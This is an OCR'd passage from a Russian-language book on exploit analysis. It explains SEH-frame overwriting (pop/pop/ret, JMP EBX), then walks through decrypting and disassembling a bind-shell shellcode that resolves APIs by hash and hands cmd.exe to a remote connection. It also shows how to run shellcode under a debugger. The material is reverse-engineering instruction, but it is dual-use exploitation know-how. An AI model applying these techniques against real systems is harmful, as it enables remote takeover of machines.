.text:0040105C  mov    eax, large fs:0          ; Получить указатель на SEH-фрейм.
.text:00401062  push   eax                      ; Предыдущий SEH-обработчик.
.text:00401063  mov    large fs:0, esp          ; Зарегистрировать новый
.text:00401063                                  ; SEH-фрейм.
```

Отсюда следует, что если мы можем затереть адрес возврата, то подмена SEH-фрейма не составит никаких проблем!

Сама структура фреймов попросту примитивна (листинг 40.18).

Листинг 40.18. Структура SEH-фреймов

```
struct EXCEPTION_REGISTRATION
{
/* 00h */    EXCEPTION_REGISTRATION   *prev;        // Предыдущий SEH-фрейм.
/* 04h */    DWORD                    *handler;     // Обработчик исключения.
};
```

Первое двойное слово указывает на предыдущий SEH-фрейм в цепочке. Если текущий обработчик не знает, что делать с исключением, он отдает его предыдущему обработчику; если ни один из обработчиков не может обработать исключение, то операционная система выбрасывает знаменитое сообщение о критической ошибке и завершает работу приложения в аварийном режиме.




Рис. 40.12. Расположение SEH-фреймов относительно переполняющихся буферов

Следующее двойное слово — содержит адрес процедуры обработчика исключений (не путать с функцией-фильтром исключений, которая обслуживается не операционной системой, а компилятором!). Очень заманчиво записать сюда указатель на shell-код, но вся проблема в том, что этого указателя мы не знаем и в общем случае не можем узнать! На самом деле, ситуация не так уж плачевна.

Рассмотрим процесс обработки исключений повнимательнее. В тот момент, когда прикладной код пытается сделать что-то недопустимое, процессор генерирует прерывание. Операционная система перехватывает его и передает внутренней функции `KiUserExceptionDispatcher`, содержащейся в NTDLL.DLL. Та, в свою очередь, вызывает промежуточную функцию `RtlUnwind` (все из той же NTDLL.DLL), передающую управление фильтру исключений, установленному компилятором (в случае Microsoft Visual C++ эта функция называется `__except_handler3`), которая и вызывает прикладной обработчик, зарегистрированный программистом уязвимого приложения.

Иными словами, получается следующая цепочка вызовов (листинг 40.19).

Листинг 40.19. Последовательность вызова функций при обработке исключения

```
NTDLL.DLL!KiUserExceptionDispatcher -> NTDLL.DLL!RtlUnwind ->__except_handler3
```

В Windows 2000 функция `NTDLL.DLL!RtlUnwind` оставляет немного "мусора" в регистрах, в результате чего в `EBX` попадет адрес текущего SEH-фрейма. А это значит, что для достижения задуманной цели мы должны поверх обработчика поместить указатель на команду `JMP EBX` (`FFh E3h`) или `CALL EBX` (`FFh D3h`), которую можно найти как в самой атакуемой программе, так и в памяти операционной системы[2]. Тогда при возникновении исключения управление будет

[2] Естественно, адрес будет "плавать" от версии к версии, что есть неизбежное зло, но с этим надо смириться.

передано на двойное слово, содержащее указатель `prev`. Да-да! Не по указателю `prev`, а именно на сам указатель, который следует заменить на `JMP SHORT shell-code`. Поскольку команды перехода в процессорах x86 относительные, знать точное расположение shell-кода в памяти уже необязательно.

В Windows XP эта лазейка была прикрыта, но! Осталась функция-фильтр `__except_handler3`, входящая в состав RTL-компилятора, а потому никак не зависящая от операционной системы. Рассмотрим окрестности дизассемблированного кода, передающего управление на зарегистрированный программистом обработчик (листинг 40.20).

Листинг 40.20. Фрагмент RTL-функции __except_handler3, сохраняющий указатель на текущий SEH-фрейм перед вызовом обработчика исключения

```
.text:004012D1      mov   esi, [ebx+0Ch]    ; Указатель на текущий SEH-фрейм.
.text:004012D4      mov   edi, [ebx+8]
.text:004012D7
.text:004012D7  unknwn_libname_2:           ; CODE XREF: unknwn_libname_1+90↓j
.text:004012D8      cmp   esi, 0FFFFFFFFh   ; Обработчиков больше нет?
.text:004012DA      jz    short unknwn_libname_5     ; Если да,
.text:004012DA                                       ; завершаем программу.
.text:004012DC      lea   ecx, [esi+esi*2]
.text:004012DF      cmp   dword ptr [edi+ecx*4+4], 0
.text:004012E4      jz    short unknwn_libname_3     ; Microsoft VisualC 2-7/net
.text:004012E6      push  esi      ; Сохраняем указатель на фрейм.
.text:004012E7      push  ebp      ; Сохраняем указатель на кадр.
.text:004012E8      lea   ebp, [ebx+10h]
.text:004012EB      call  dword ptr [edi+ecx*4+4]    ; Вызываем обработчик
.text:004012EB                                       ; исключения.
.text:004012EF      pop   ebp      ; Восстанавливаем кадр.
.text:004012F0      pop   esi      ; Восстанавливаем фрейм.
```

Перед вызовом обработчика исключения, функция временно сохраняет указатель на текущий SEH-фрейм в стеке (команда `PUSH ESI`), который на момент вызова обработчика будет расположен по смещению `+8h`. Причем исправить это средствами операционной системы никак невозможно! Необходимо переписать RTL каждого из компиляторов и перекомпилировать все программы!

Для реализации атаки достаточно заменить `handler` указателем на последовательности `pop reg/pop reg/ret` или `add esp, 8/ret` (которые достаточно часто встречаются в эпилогах функций), а поверх `prev`, как и раньше, записать `jump` на shell-код. Первая команда `pop` сталкивает с вершины стека уже ненужный адрес возврата, оставленный инструкцией `call`, вторая — выбрасывает сохраненный регистр `EBP`, а `ret` передает управление на текущий SEH-фрейм.

Теперь структура массива `offsets` становится более или менее понятной. Мы видим три подложных SEH-фрейма — по одному для каждой операционной системы, расположенных в памяти с таким расчетом, чтобы они совпадали с текущими SEH-фреймами атакуемой программы. Это самая капризная часть эксплоита, поскольку дислокация фреймов зависит как от версии атакуемой программы (добавление или удаление локальных переменных внутри уязвимой функции изменяет расстояние между фреймом и переполняющимся буфером), так и от начального положения стека на момент запуска программы (за это отвечает операционная система). В дополнение к этому необходимо следить за тем, чтобы `handler` действительно указывал на `pop reg/pop reg/ret` (`add esp,8/ret`), а не на что-то другое. В противном случае, эксплоит работать не будет. Но, если все значения подобраны правильно, управление получит массив `bind_shellcode`, который мы сейчас попробуем дизассемблировать. Прежде чем приступать к дизассемблированию, необходимо перевести ASCII-строку в двоичный вид, чтобы его "проглотили" HIEW или IDA Pro.

Вместо того чтобы писать программу для конвертации с нуля, воспользуемся возможностями компилятора языка C, написав несложную программу (листинг 40.21), состоящую фактически всего из одной строки (остальные — объявления).

Листинг 40.21. Программа, сохраняющая ASCII-массив shellcode[] в одноименный двоичный файл, пригодный для дизассемблирования

```
#include <stdio.h>
char shellcode[]="\xXX\xXX\xXX\xXX";    // Сюда помещаем массив для преобразования
main(){FILE *f;if(f=fopen("shellcode","wb"))fwrite(shellcode,sizeof(shellcode),1,f);}
```

Выделяем массив `bind_shellcode` и копируем в нашу программу, по ходу дела переименовывая его в `shellcode`. Компилируем с настройками по умолчанию и запускаем. На диске образуется файл `shellcode`, готовый к загрузке в IDA Pro или HIEW (только не забудьте переключить дизассемблер в 32-разрядный режим!).

Начало дизассемблерного листинга выглядят так, как показано в листинге 40.22.

Листинг 40.22. В начале shell-кода расположен расшифратор, расшифровывающий весь остальной код

```
00000000:   29C9            sub     ecx,ecx       ; ECX := 0
00000002:   83E9B0          sub     ecx,-050      ; EBX := 50h
00000005:   D9EE            fldz                  ; Загрузить +0.0 на стек FPU.
00000007:   D97424F4        fstenv  [esp][-0C]    ; Сохранить среду FPU в памяти.
0000000B:   5B              pop     ebx           ; EBX := &fldz
0000000C:   81731319F50437  xor     d,[ebx][13],03704F519
0000000C                                          ; ^Расшифровываем двойными словами
00000013:   83EBFC          sub     ebx,-004      ; EBX += 4: следующее двойное
00000013:                                         ; слово.
00000016:   E2F4            loop    0000000C  (1)     ; Крутим цикл.
00000018:   E59F            in      eax,09F       ; Зашифрованная команда.
0000001A:   EF              out     dx,eax        ; Зашифрованная команда.
```

Первые 8 команд более или менее понятны, а вот дальше начинается явный мусор, наподобие инструкций `IN` и `OUT`, которые при попытке выполнения в прикладном режиме возбуждают исключение. Тут что-то не так! Либо точка входа в shell-код начинается не с первого байта (но это противоречит результатам наших исследований), либо shell-код зашифрован. Присмотревшись к первым восьми командам повнимательнее, мы с удовлетворением обнаруживаем тривиальный расшифровщик в лице инструкции `XOR`, следовательно, точка входа в shell-код определена нами правильно и все, что нужно — это расшифровать его, а для этого мы должны определить значения регистров `EBX` и `ECX`, используемых расшифровщиком.

С регистром `ECX` разобраться несложно — он инициализируется явно, путем нехитрых математических преобразований: `sub ecx,ecx` → `ecx:=0; sub ebx,-50h` → `add ecx,50h` → `ecx := 50h`, т. е. на входе в расшифровщик `ECX` будет иметь значение `50h` — именно столько двойных слов нам предстоит расшифровать.

С регистром `EBX` все обстоит намного сложнее, и чтобы вычислить его значение, необходимо углубиться во внутренние структуры данных сопроцессора. Команда `FLDZ` помещает на стек сопроцессора константу `+0.0`, а команда `FSTENV` сохраняет текущую среду сопроцессора по адресу `[esp-0Ch]`. Открыв руководство *"Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference"* (**http://www.intel.com/design/pentiumii/manuals/243191.htm**), среди прочей полезной информации мы найдем и сам формат среды FPU (листинг 40.23).

Листинг 40.23. Псевдокод команды fstenv, сохраняющей среду FPU

```
FPUControlWord                ← SRC(FPUControlWord);
FPUStatusWord                 ← SRC(FPUStatusWord);
FPUTagWord                    ← SRC(FPUTagWord);
FPUDataPointer                ← SRC(FPUDataPointer);
FPUInstructionPointer         ← SRC(FPUInstructionPointer);
FPULastInstructionOpcode      ← SRC(FPULastInstructionOpcode);
```

Наложив эту структуру на стек, мы получим результат, показанный в листинге 40.24.

Листинг 40.24. Карта размещения среды в стековой памяти

```
->- fstenv ->          - 0Ch          FPUControlWord
                       - 08h          FPUStatusWord
                       - 04h          FPUTagWord
->--- esp --->           00h          FPUDataPointer
<- pop ebx -<-         + 04h          FPUInstructionPointer
                       + 08           FPULastInstructionOpcode
```

Из этой схемы видно, что команда `POP EBX` выталкивает в регистр `EBX` адрес последней инструкции FPU, которой и является `FLDZ`. Инструкция расположена по смещению `5h` (условно). При исполнении на "живом" процессоре смещение наверняка будет другим, и чтобы не погибнуть, shell-код должен определить, где именно он располагается в памяти. В отличие от подавляющего большинства разработчиков shell-кода, ограничивающихся тупым `CALL/POP REG`, разработчик этого shell-кода применил довольно необычный подход. Сложив полученное смещение `5h` с константой `13h`, фигурирующей в инструкции `XOR`, мы получим `18h` — адрес первого зашифрованного байта.

Зная значения регистров, нетрудно расшифровать shell-код. В IDA Pro для этого достаточно написать простой скрипт, показанный в листинге 40.25.

Листинг 40.25. Скрипт для IDA Pro, расшифровывающий shell-код

```
auto a,x;                                       // Объявление переменных
for(a = 0; a < 0x50; a++)                       // Цикл расшифровки
{
    x=Dword(MK_FP("seg000",a*4+0x18));          // Читаем очередной двойное слово
    x =  x ^ 0x3704F519;                        // Расшифровываем
    PatchDword(MK_FP("seg000",a*4+0x18),x);     //Записываем расшифрованное значение
}
```

Нажимаем <Shift>+<F2>, в появившимся диалоговом окне вводим вышеприведенный код, запуская его на выполнение по <Ctrl>+<Enter>. В HIEW расшифровка осуществляется еще проще (рис. 40.13). Открываем файл shellcode, однократным нажатием <ENTER> переводим редактор в hex-режим, подводим курсор к смещению `18h` — туда, где кончается расшифровщик и начинается зашифрованный код (см. листинг 40.22), переходим в режим редактирования по <F3>, нажимаем <F8> (`XOR`) и вводим константу шифрования, записанную с учетом обратного порядка на процессорах x86: `19h F5h 04h 37h` и продолжаем методично нажимать клавишу <F8> до тех пор, пока курсор не дойдет до конца файла. Сохраняем изменения клавишей <F9> и выходим.

После расшифровки shell-код можно дизассемблировать в обычном режиме. Начинаем анализ, но тут же наталкиваемся на древний, но все еще работающий антидизассемблерный трюк (листинг 40.26).




Рис. 40.13. Расшифровка shell-кода в HIEW

Листинг 40.26. Древний антидизассемблерный трюк — прыжок в середину команды

```
seg000:019   loc_19:                                ; CODE XREF: seg000:0000001C↓p
seg000:019   6A EB              push    FFFFFFEBh   ; Скрытая команда в операнде
seg000:01B   4D                 dec     ebp         ; Продолжение скрытой команды
seg000:01C   E8 F9 FF FF FF     call    loc_19+1    ; Вызов в середину push
seg000:021   60                 pusha               ; сохраняем все регистры
```

Команда `CALL LOC_19+1` прыгает куда-то в середину инструкции `PUSH`, засылающей в стек константу `FFFFFFEBh`, в которой опытные кодокопатели уже наверняка увидели инструкцию безусловного перехода, заданную опкодом `EBh`, а вся команда выглядит так: `EBh 4Dh`, где `4Dh` "отрываются" от инструкции `DEC EBP`. Важно не забывать, что `PUSH` с опкодом `6Ah` — это знаковая команда, то есть никаких `FFh` в самом опкоде нет, поэтому вместо перехода по адресу `EBh FFh` (как это следует из дизассемблерного текста) мы получаем переход по адресу `EBh 4Dh` (как это следует из машинного кода), что совсем не одно и то же! Сам переход, кстати говоря, относительный, и вычисляется он от конца команды `JMP`, длина которой в данном случае равна двум. Складываем `4Dh` (целевой адрес перехода) с `1Ah` (адрес самой команды перехода — `loc_19 + 1 = 1Ah`) и получаем `69h`. Именно по этому смещению и будет передано управление! А команды, идущие за инструкцией `CALL`, расположены только для маскировки, чтобы противник подольше голову поломал.

Хорошо, отправляемся в район `69h` и смотрим, что хорошего у нас там (листинг 40.27).

Листинг 40.27. Код, вычисляющий базовый адрес KERNEL32.DLL через PEB

```
seg000:00000069   31 DB          xor   ebx, ebx             ; ebx := 0
seg000:0000006B   64 8B 43 30    mov   eax, fs:[ebx+30h]    ; PEB
seg000:0000006F   8B 40 0C       mov   eax, [eax+0Ch]       ; PEB_LDR_DATA
seg000:00000072   8B 70 1C       mov   esi, [eax+1Ch]
seg000:00000072                                  ; InInitializationOrderModuleList
seg000:00000075   AD                  lodsd                 ; EAX := *ESI
seg000:00000076   8B 40 08       mov   eax, [eax+8]         ; BASE of KERNEL32.DLL
```

С первой командой, обнуляющей `EBX` через `XOR`, все понятно. Но вот вторая что-то считывает из ячейки, лежащей по адресу `FS:[EBX+30]`. Селектор `FS` указывает на область памяти, где операционная система хранит служебные (и практически никак не документированные) данные потока.

К счастью в нашем распоряжении есть Интернет. Набираем в Google "fs:[30h]" (с кавычками!) и получаем огромное количество ссылок — от рекламы картриджей ТК-30Н до вполне вменяемых материалов, из которых мы узнаем, что в ячейке FS:[30h] хранится указатель на блок окружения процесса (Process Enviroment Block, PEB).

Описание самого PEB (как и многих других внутренних структур операционной системы) можно почерпнуть из замечательной книги "*The Undocumented Functions Microsoft Windows NT/2000*", электронная версия которой доступна по адресу: **http://undocumented.ntinternals.net/**.

Из нее мы узнаем, что по смещению 0Ch от начала PEB лежит указатель на структуру PEB_LDR_DATA (листинг 40.28), по смещению 1Ch от начала которой лежит список. Не указатель на список, а именно сам список, состоящий из двух двойных слов: указателя на следующий элемент списка LIST_ENTRY и указателя на экземпляр структуры LDR_MODULE, перечисленные в порядке инициализации модулей. Как известно, первым инициализируется KERNEL32.DLL.

Листинг 40.28. Недокументированная структура PEB_LDR_DATA

```
/* 00 */                ULONG                   Length;
/* 04 */                BOOLEAN                 Initialized;
/* 08 */                PVOID                   SsHandle;
/* 0C */                LIST_ENTRY              InLoadOrderModuleList;
/* 14 */                LIST_ENTRY              InMemoryOrderModuleList;
/* 1C */                LIST_ENTRY              InInitializationOrderModuleList;
```

Описание самой структуры LDR_MODULE[3] выглядит так, как показано в листинге 40.29.

Листинг 40.29. Недокументированная структура LDR_MODULE

```
typedef struct _LDR_MODULE {
union order_type
{
/* 00 */              LIST_ENTRY              InLoadOrderModuleList;
/* 00 */              LIST_ENTRY              InMemoryOrderModuleList;
/* 00 */              LIST_ENTRY              InInitializationOrderModuleList;
}
/* 08 */              PVOID                   BaseAddress;
/* 0C */              PVOID                   EntryPoint;
/* 10 */              ULONG                   SizeOfImage;
/* 14 */              UNICODE_STRING          FullDllName;
/* 18 */              UNICODE_STRING          BaseDllName;
/* 1C */              ULONG                   Flags;
/* 20 */              SHORT                   LoadCount;
/* 22 */              SHORT                   TlsIndex;
/* 24 */              LIST_ENTRY              HashTableEntry;
/* 28 */              ULONG                   TimeDateStamp;

} LDR_MODULE, *PLDR_MODULE;
```

Самая трудная часть позади. Теперь мы точно знаем, что EAX содержит базовый адрес KERNEL32.DLL. Продолжаем анализировать дальше (листинг 40.30).

[3] Кстати говоря, в только что упомянутой книге *"The Undocumented Functions Microsoft Windows NT/2000"* допущена грубая ошибка — пропущен union.

Листинг 40.30. Вызов API-функции по хэш-именам

```
seg000:00000079    5E              pop    esi          ; esi := &MyGetProcAddress
seg000:0000007A    68 8E 4E 0E EC  push   0EC0E4E8Eh   ; #LoadLibraryA
seg000:0000007F    50              push   eax          ; base of KERNEL32.DLL
seg000:00000080    FF D6           call   esi          ; MyGetProcAddress
```

Команда `POP ESI` выталкивает в регистр `ESI` двойное слово, лежащее на вершине стека. А что у нас там? Помните команду `CALL`, передающую управление хитрой инструкции `JMP`? Она положила на стек адрес возврата, т. е. адрес следующей за ней команды, равный в данном случае `021h`. Этот адрес тут же и вызывается инструкцией `CALL ESI`, принимающий два аргумента — базовый адрес KERNEL32.DLL, передаваемый в регистре `EAX`, и непонятную константу `0EC0E4E8Eh` (листинг 40.31).

Листинг 40.31. Процедура MyGetProcAddress, возвращающая адрес API-функции по хэш-сумме его имени

```
seg000:00000021   60             pusha                ; Сохраняем все регистры.
seg000:00000022   8B 6C 24 24    mov     ebp, [esp+24h]       ; base of KERNEL32.DLL
seg000:00000026   8B 45 3C       mov     eax, [ebp+3Ch]       ; PE header
seg000:00000029   8B 7C 05 78    mov     edi, [ebp+eax+78h]   ; export table RVA
seg000:0000002D   01 EF          add     edi, ebp     ; Адрес таблицы экспорта.
seg000:0000002F   8B 4F 18       mov     ecx, [edi+18h]       ; numberOfNamePointers
seg000:00000032   8B 5F 20       mov     ebx, [edi+20h]       ; namePointerRVA
seg000:00000035   01 EB          add     ebx, ebp             ; namePointer VA
seg000:00000037
seg000:00000037   loc_37:                             ; CODE XREF: seg000:00000050↓j
seg000:00000037   49             dec     ecx          ; Обрабатываем след. имя.
seg000:00000038   8B 34 8B       mov     esi, [ebx+ecx*4]     ; RVA-адрес функции
seg000:0000003B   01 EE          add     esi, ebp             ; вирт. адрес функции
seg000:0000003D   31 C0          xor     eax, eax             ; EAX := 0
seg000:0000003F   99             cdq                          ; EDX := 0
seg000:00000040
seg000:00000040   loc_40:                             ; CODE XREF: seg000:0000004A↓j
seg000:00000040   AC             lodsb                ; Читаем очередной байт имени.
seg000:00000041   84 C0          test    al, al       ; Это конец имени?
seg000:00000043   74 07          jz      short loc_4C   ; Если да, выходим из цикла.
seg000:00000045   C1 CA 0D       ror     edx, 0Dh       ; \_ хэшируем
seg000:00000048   01 C2          add     edx, eax       ; /          имя
seg000:0000004A   EB F4          jmp     short loc_40   ; Крутим цикл.
seg000:0000004C
seg000:0000004C   loc_4C:                             ; CODE XREF: seg000:00000043↑j
seg000:0000004C   3B 54 24 28    cmp     edx, [esp+28h]    ; Это "наш" хэш?
seg000:00000050   75 E5          jnz     short loc_37      ; Продолжаем поиск ,
                                                           ; если не наш.
seg000:00000052   8B 5F 24       mov     ebx, [edi+24h]    ; ordinalTableRVA
seg000:00000055   01 EB          add     ebx, ebp          ; ordinalTable VA
seg000:00000057   66 8B 0C 4B    mov     cx, [ebx+ecx*2]   ; index
seg000:0000005B   8B 5F 1C       mov     ebx, [edi+1Ch]    ; exportAddressTableRVA
seg000:0000005E   01 EB          add     ebx, ebp          ; exportAddressTable VA
seg000:00000060   03 2C 8B       add     ebp,[ebx+ecx*4]   ; Вот она, наша функция!!!
seg000:00000063   89 6C 24 1C    mov     [esp+1Ch], ebp    ; Сохраняем в EAX.
seg000:00000067   61             popa                 ; Восстанавливаем регистры.
seg000:00000068   C3             retn                 ; Возвращаемся из функции.
```

Зная базовый адрес загрузки KERNEL32.DLL (он передается функции через стек и лежит по смещению `24h` байта от вершины — остальное пространство занимают регистры, сохраненные командой `PUSHA`), программа получает указатель на PE-заголовок. Из PE-заголовка программа извлекает указатель на таблицу экспорта, считывая общее количество экспортируемых имен (`numberOfNamePointers`), и RVA-указатель на массив с именами, который тут же преобразуется в эффективный виртуальный адрес путем сложения с базовым адресом загрузки KERNEL32.DLL.

А вот дальше начинается самое интересное! Для каждого из экспортируемых имен функция вычисляет хэш, сравнивая его с тем "загадочным" числом. Если они совпадают, искомая API-функция считается найденной, и возвращается ее виртуальный адрес. Таким образом, данный код представляет собой аналог функции `GetProcAddress`, с той лишь разницей, что он принимает не ASCII-имя функции, а его 32-битный хэш. Условимся называть эту процедуру `MyGetProcAddress`.

Можно ли восстановить имя функции по ее хэшу? С математической точки зрения — вряд ли, но что мешает нам запустить shell-код под отладчиком (см. *разд. "Как запустить shell-код под отладчиком"* далее в этой главе) и "подсмотреть" возвращенный виртуальный адрес, по которому имя определяется без проблем!

Сказано — сделано! Немного потрассировав программу до строки `82h`, мы обнаруживаем в регистре `EAX` число `79450221h` (оно зависит от версии системы и на вашей машине наверняка будет иным). Нормальные отладчики (наподобие OllyDbg) тут же покажут имя функции — `LoadLibraryA`. Как вариант, можно воспользоваться утилитой DUMPBIN из Platform SDK, запустив ее со следующими ключами: `dumpbin KERNEL32.DLL /EXPORTS > kernel32`. Только помните, что она показывает относительные RVA-адреса, поэтому необходимо либо добавить к ним базовый адрес загрузки KERNEL32.DLL, либо вычесть его из адреса искомой функции.

Имея в своем распоряжении функцию `LoadLibraryA`, shell-код загружает библиотеку ws_2_32 для работы с сокетами (листинг 40.32). Ее имя передается непосредственно через стек и завершается двумя нулевыми байтами (хотя было бы достаточно и одного). Имя формируется командой `PUSH BH` (как мы помним, чуть ранее `EBX` был обращен в нуль — см. листинг 40.27). `PUSH BH` — это двухбайтовая команда, в то время как `PUSH EBX` — однобайтовая. Но не будем придираться по мелочам.

Листинг 40.32. Загрузка библиотеки ws2_32 для работы с сокетами и ее инициализация

```
seg000:00000082  66 53            push  bx            ; \
seg000:00000084  66 68 33 32      push  small 3233h   ;  + - "ws2_32"
seg000:00000088  68 77 73 32 5F   push  5F327377h     ; /
seg000:0000008D  54               push  esp           ; &"ws2_32"
seg000:0000008E  FF D0            call  eax           ; LoadLibraryA
seg000:00000090  68 CB ED FC 3B   push  3BFCEDCBh     ; WSAStartup
seg000:00000095  50               push  eax           ;
seg000:00000096  FF D6            call  esi           ; MyGetProcAddress
```

Процедура `MyGetProcAddress` снова принимает "магическое" число `3BFCEDCBh`, которое после расшифровки под отладчиком оказывается API-функций `WSAStartup`. Вызов этой функции совершенно не оправдан, поскольку для инициализации библиотеки сокетов ее достаточно вызвать один-единственный раз, что уязвимое приложение уже давно сделало, иначе как бы мы ухитрились его удаленно атаковать?

Последовательность последующих вызовов вполне стандартна: `WSASocketA(2, 1, 0,0,0,0)` → `bind(s, {sockaddr_in.2; sin_port.0x621Eh}, 0x10)` → `listen(s,2)` → `accept (s, *addr, *addrlen)` → `closesocket(s)`.

Дождавшись подключения на заданный порт, shell-код считывает ASCII-строку, передавая ее командному интерпретатору cmd.exe по следующей схеме: `CreateProcessA(0, "cmd...", 0,0, 1,0,0,0, lpStartupInfo, lpProcessInformation)` → `WaitForSingleObject(hProc, -1)` → `ExitThread(0)`.

Злоумышленник может запускать любые программы и выполнять пакетные команды, что дает ему практически неограниченную власть над системой, разумеется, если брандмауэр позволит это сделать. Однако вопросы обхода брандмауэров — это тема для отдельного обсуждения.

Как запустить shell-код под отладчиком

Статические методы исследования, к которым относятся и дизассемблирование, не всегда удобны, и во многих случаях отладка намного более предпочтительна. Однако отладчиков, способных отлаживать shell-код, не существует, и приходится хитрить.

Пишем простую программу наподобие "Hello, world!" и компилируем ее. Открываем полученный исполняемый файл в HIEW, привычным нажатием <ENTER> переключаемся в hex-режим, нажимаем клавишу <F8> (header) и переходим в точку входа по <F5>. Нажимаем <*> и выделяем курсором некоторое количество байт, размером не меньше размера shell-кода. Нажимаем <*> еще раз для завершения выделения и перемещаем курсор в начало выделенного блока. Теперь нажимаем клавиатурную комбинацию <Ctrl>+<F2>, в появившемся диалоговом окне вводим имя файла (в данном случае — shellcode) и после завершения процесса загрузки блока с диска выходим из HIEW. Клавишу <F9> можно не нажимать, т. к. изменения сохраняются автоматически. Сообщение `End of input file` означает, что размер выделения превышает размер файла. В данном случае — это нормальная ситуация. Обратная ситуация гораздо хуже, так как если часть файла окажется незагруженной, shell-код, естественно, работать не будет.

После этой несложной хирургической операции исполняемый файл можно отлаживать любым отладчиком, хоть SoftICE, хоть OllyDbg (рис. 40.14), но перед этим необходимо отредактировать атрибуты кодовой секции (обычно она называется `.text`), разрешив ее модификацию, иначе shell-код выбросит исключение при первой же попытке записи. Проще всего обработать файл с помощью утилиты EDITBIN, входящий в штатный комплект поставки компилятора Microsoft Visual C++, запустив ее, как показано в листинге 40.33.

Листинг 40.33. Снятие с кодовой секции запрета на запись

```
EDITBIN filename.exe /SECTION:.text,rwe
```




Рис. 40.14. Shell-код, отлаживаемый в отладчике OllyDbg

Заключение

Вот мы и познакомились с основными приемами исследования эксплоитов. Главное — это не теряться и всегда в помнить, что в вашем распоряжении есть Интернет! Достаточно лишь правильно составить запрос, и все недокументированные структуры будут видны как на ладони, ведь

недра операционных систем уже изрыты вдоль и поперек. Крайне маловероятно встретить в shell-коде нечто принципиально новое. То есть встретить-то как раз очень даже вероятно, но "новой" эта находка пробудет от силы неделю. А после этого она начнет расползаться по форумам, электронным и бумажным журналам. А затем Microsoft выпустит очередное исправление к своей замечательной системе, и таким трудом добытые трюки станут неактуальны.

Интересные ссылки

- Системные вызовы Windows NT — наиболее полная коллекция системных вызовов всей линейки Windows NT-подобных систем. Крайне полезна для исследователей: **http://www.metasploit.com/users/opcode/syscalls.html**.
- Системные вызовы Linux — энциклопедия системных вызовов различных Linux-подобных систем с прототипами, а кое-где и с комментариями (на английском языке): **http://www.lxhp.in-berlin.de/lhpsyscal.html**.



Глава 41

Атака на эмуляторы

Многие хакеры и программисты запускают сомнительные программы под VMware и прочими эмуляторами, считая, что они надежно защищены. Но так ли уж безопасно это делать? Может ли зловредный код вырваться из эмулятора и покорежить основную систему? В этой главе мы детально исследуем этот вопрос, а также рассмотрим несколько сценариев возможных атак.

Во времена MS-DOS и Windows 9*x* для экспериментов с вирусами приходилось держать на столе несколько компьютеров или переключаться на специальный жесткий диск, что было крайне утомительно. Народ с тоскою поглядывал в сторону Windows NT, система безопасности которой позволяла делать вещи, невозможные в MS-DOS и Windows 9*x*, например, разрешала процессу изменять только специально подсаженные файлы. Увы! Большинство вирусов не работало под Windows NT! К тому же, защита оказалась крайне ненадежной, и хакеры научились ее обходить, например, эмулируя ввод с мыши/клавиатуры и посылая команды более привилегированному окну.

С появлением виртуальных машин (VMware, Virtual PC) появился и соблазн использовать их как "загон" для вирусов и червей, что очень удобно. Вместо возни с мониторами, корпусами, жесткими дисками и проводами, десяток "системных блоков" свободно размещается в пределах одного компьютера, к тому же, некоторые эмуляторы (например, Bochs) содержат встроенные отладчики, уверенно работающие там, где SoftICE и OllyDbg уже не справляются.

